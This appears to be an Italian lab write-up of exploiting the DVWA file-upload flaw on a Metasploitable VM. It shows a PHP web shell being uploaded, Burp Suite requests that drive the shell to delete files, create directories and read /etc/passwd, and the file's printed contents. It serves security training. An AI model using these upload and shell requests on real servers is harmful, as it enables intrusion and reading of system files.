

FILE UPLOAD VULNERABILITY

(informazioni importanti evidenziati in **rosso**)

(shell utilizzata - <https://github.com/JohnTroony/php-webshells/blob/master/Collection/web-shell.php>)

1. Caricamento della shell

Browser

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/web-shell.php succesfully uploaded!

Burpsuite

Request

Pretty **Raw** Hex


```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.2.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----10438958645727626403327022797
8 Content-Length: 26836
9 Origin: http://192.168.2.100
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.2.100/dvwa/vulnerabilities/upload/
13 Cookie: security=low; PHPSESSID=87d5a0d406cf805134e4870b80de0b61
14 Upgrade-Insecure-Requests: 1
15
16 -----10438958645727626403327022797
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----10438958645727626403327022797
21 Content-Disposition: form-data; name="uploaded"; filename="web-shell.php"
22 Content-Type: application/x-php
23
24 <?php
25
```

2. Accesso alla shell appena caricata

Browser (URL per l'accesso)



Burpsuite



Browser - Interfaccia web della shell caricata

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.10 08:16:46 Sunday 03 September 2023 192.168.2.100 192.168.1.100

TEMP USE /var/www/dvwa/hackable/uploads USER : www-data DIR / - IS READ

^

cd

open

new file

exec

phpinfo

/etc/passwd

read file

upload

download

perms

mysql

eval

rename

del

RESET

mkdir

rmkdir

7

7

7

chmod

find writeable

R	RW	755	www-data/www-data	DIR	September 3 08:13	.
R	RW	755	www-data/www-data	DIR	May 20 15:22	..
R	RW	600	www-data/www-data	35152	September 3 08:05	cybershell.php
R	RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R	RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php

3. Invio comandi tramite shell

Eliminazione di un file – cybershell.php

Browser

TEMP USE USER : www-data DIR / - IS READ

^ cd open new file exec phpinfo

/etc/passwd read file upload download perms mysql eval

copy rename

RESET mkdir rmdir 7 7 7 chmod find writeable

R RW	755	www-data/www-data	DIR	September 3 08:13	.
R RW	755	www-data/www-data	DIR	May 20 15:22	..
R RW	600	www-data/www-data	35152	September 3 08:05	cybershell.php
R RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php

Burpsuite

Request to http://192.168.2.100:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /dvwa/hackable/uploads/web-shell.php HTTP/1.1
2 Host: 192.168.2.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 202
9 Origin: http://192.168.2.100
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.2.100/dvwa/hackable/uploads/web-shell.php
13 Cookie: security=low; PHPSESSID=87d5a0d406cf805134e4870b80de0b61
14 Upgrade-Insecure-Requests: 1
15
16 cd=&open=&new=&exec=&passwd=%2Fetc%2Fpasswd&downf=&test=&strin=&remot=&renold=&rennew=&rm=
  cybershell.php&del=del&mkdir=&rmdir=&ch_mod=&ch_pl=7&ch_p2=7&ch_p3=7&th=
  %2Fvar%2Fwww%2Fdvwa%2Fhackable%2Fuploads
```

Browser – file eliminato

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.10 08:19:20 Sunday 03 September 2023 192.168.2.100 192.168.1.100

TEMP USE USER : www-data DIR / - IS

^ cd open new file

/etc/passwd read file upload download perms mysql eval

copy rename

RESET mkdir rmdir 7 7 7 chmod

R RW	755	www-data/www-data	DIR	September 3 08:19	.
R RW	755	www-data/www-data	DIR	May 20 15:22	..
R RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php

Creazione nuova directory

Browser

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.1008:29:32 Sunday 03 September 2023192.168.2.100192.168.1.100

TEMP USE

/var/www/dvwa/hackable/uploads

USER : www-data DIR / - IS

^

cd

open

new file

/etc/passwd

read file

upload

download

perms

mysql

eval

copy

rename

RESET

newdirectory

mkdir

rmdir

7

7

7

chmod

R	RW	755	www-data/www-data	DIR	September 3 08:19	.
R	RW	755	www-data/www-data	DIR	May 20 15:22	..
R	RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R	RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php

Burpsuite

Request to http://192.168.2.100:80

ForwardDropIntercept is onActionOpen browser

PrettyRawHex

1

POST /dvwa/hackable/uploads/web-shell.php HTTP/1.1

2

Host: 192.168.2.100

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 201

9

Origin: http://192.168.2.100

10

DNT: 1

11

Connection: close

12

Referer: http://192.168.2.100/dvwa/hackable/uploads/web-shell.php

13

Cookie: security=low; PHPSESSID=87d5a0d406cf805134e4870b80de0b61

14

Upgrade-Insecure-Requests: 1

15

16

cd=&open=&new=&exec=&passwd=%2Fetc%2Fpasswd&downf=&test=&strin=&remot=&renold=&rennew=&rm=&mkdir=newdirectory&mk=mkdir&rmdir=&ch_mod=&ch_pl=7&ch_p2=7&ch_p3=7&th=%2Fvar%2Fwww%2Fdvwa%2Fhackable%2Fuploads

Browser – directory creata

dir newdirectory create

R	RW	755	www-data/www-data	DIR	September 3 08:30	.
R	RW	755	www-data/www-data	DIR	May 20 15:22	..
R	RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R	RW	755	www-data/www-data	DIR	September 3 08:30	newdirectory
R	RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php

Accesso alla nuova directory

Browser

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.10 08:30:45 Sunday 03 September 2023 192.168.2.100 192.168.1.100

TEMP USE USER : www-data DIR / - IS

^ newdirectory cd open new file

/etc/passwd read file upload download perms mysql eval

copy rename

RESET mkdir rmdir 7 7 7 chmod

Burpsuite

Request to http://192.168.2.100:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 POST /dvwa/hackable/uploads/web-shell.php HTTP/1.1

2 Host: 192.168.2.100

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 197

9 Origin: http://192.168.2.100

10 DNT: 1

11 Connection: close

12 Referer: http://192.168.2.100/dvwa/hackable/uploads/web-shell.php

13 Cookie: security=low; PHPSESSID=87d5a0d406cf805134e4870b80de0b61

14 Upgrade-Insecure-Requests: 1

15

16 cd=newdirectory&c=cd&open=&new=&exec=&passwd=%2Fetc%2Fpasswd&downf=&test=&strin=&remot=&renold=&rennew=&rm=&mkdir=&rmdir=&ch_mod=&ch_pl=7&ch_p2=7&ch_p3=7&th=%2Fvar%2Fwww%2Fdvwa%2Fhackable%2Fuploads

Browser

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.10 08:32:48 Sunday 03 September 2023 192.168.2.100 192.168.1.100

TEMP USE USER : www-data DIR / - IS

^ cd open new file

/etc/passwd read file upload download perms mysql eval

copy rename

RESET mkdir rmdir 7 7 7 chmod

R RW	755	www-data/www-data	DIR	September 3 08:30	.
R RW	755	www-data/www-data	DIR	September 3 08:30	..

Accesso remoto al file “passwd” della macchina server

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

PHP:5.2.4-2ubuntu5.10 08:37:43 Sunday 03 September 2023 192.168.2.100 192.168.1.100

TEMP USE /var/www/dvwa/hackable/uploads USER : www-data DIR / - IS

^

cd

open

new file

/etc/passwd

read file

upload

download

perms

mysql

eval

copy

rename

RESET

mkdir

rmdir

7

7

7

chmod

file : /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

R RW	755	www-data/www-data	DIR	September 3 08:33	.
R RW	755	www-data/www-data	DIR	May 20 15:22	..
R RW	644	www-data/www-data	667	March 16 01:56	dvwa_email.png
R RW	600	www-data/www-data	26361	September 3 08:13	web-shell.php